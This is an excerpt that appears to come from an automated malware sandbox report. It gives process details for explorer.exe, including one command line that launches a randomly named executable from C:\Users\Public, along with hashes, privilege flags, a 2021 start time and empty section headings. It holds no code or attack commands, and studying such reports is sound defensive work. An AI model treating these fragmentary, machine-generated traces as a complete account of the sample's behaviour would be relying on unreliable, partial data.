Commandline:	'C:\Windows\explorer.exe' C:\Users\Public\eVJOpc.exe
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

Analysis Process: explorer.exe PID: 2416 Parent PID: 596

General

Start time:	18:08:28
Start date:	27/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Disassembly

Code Analysis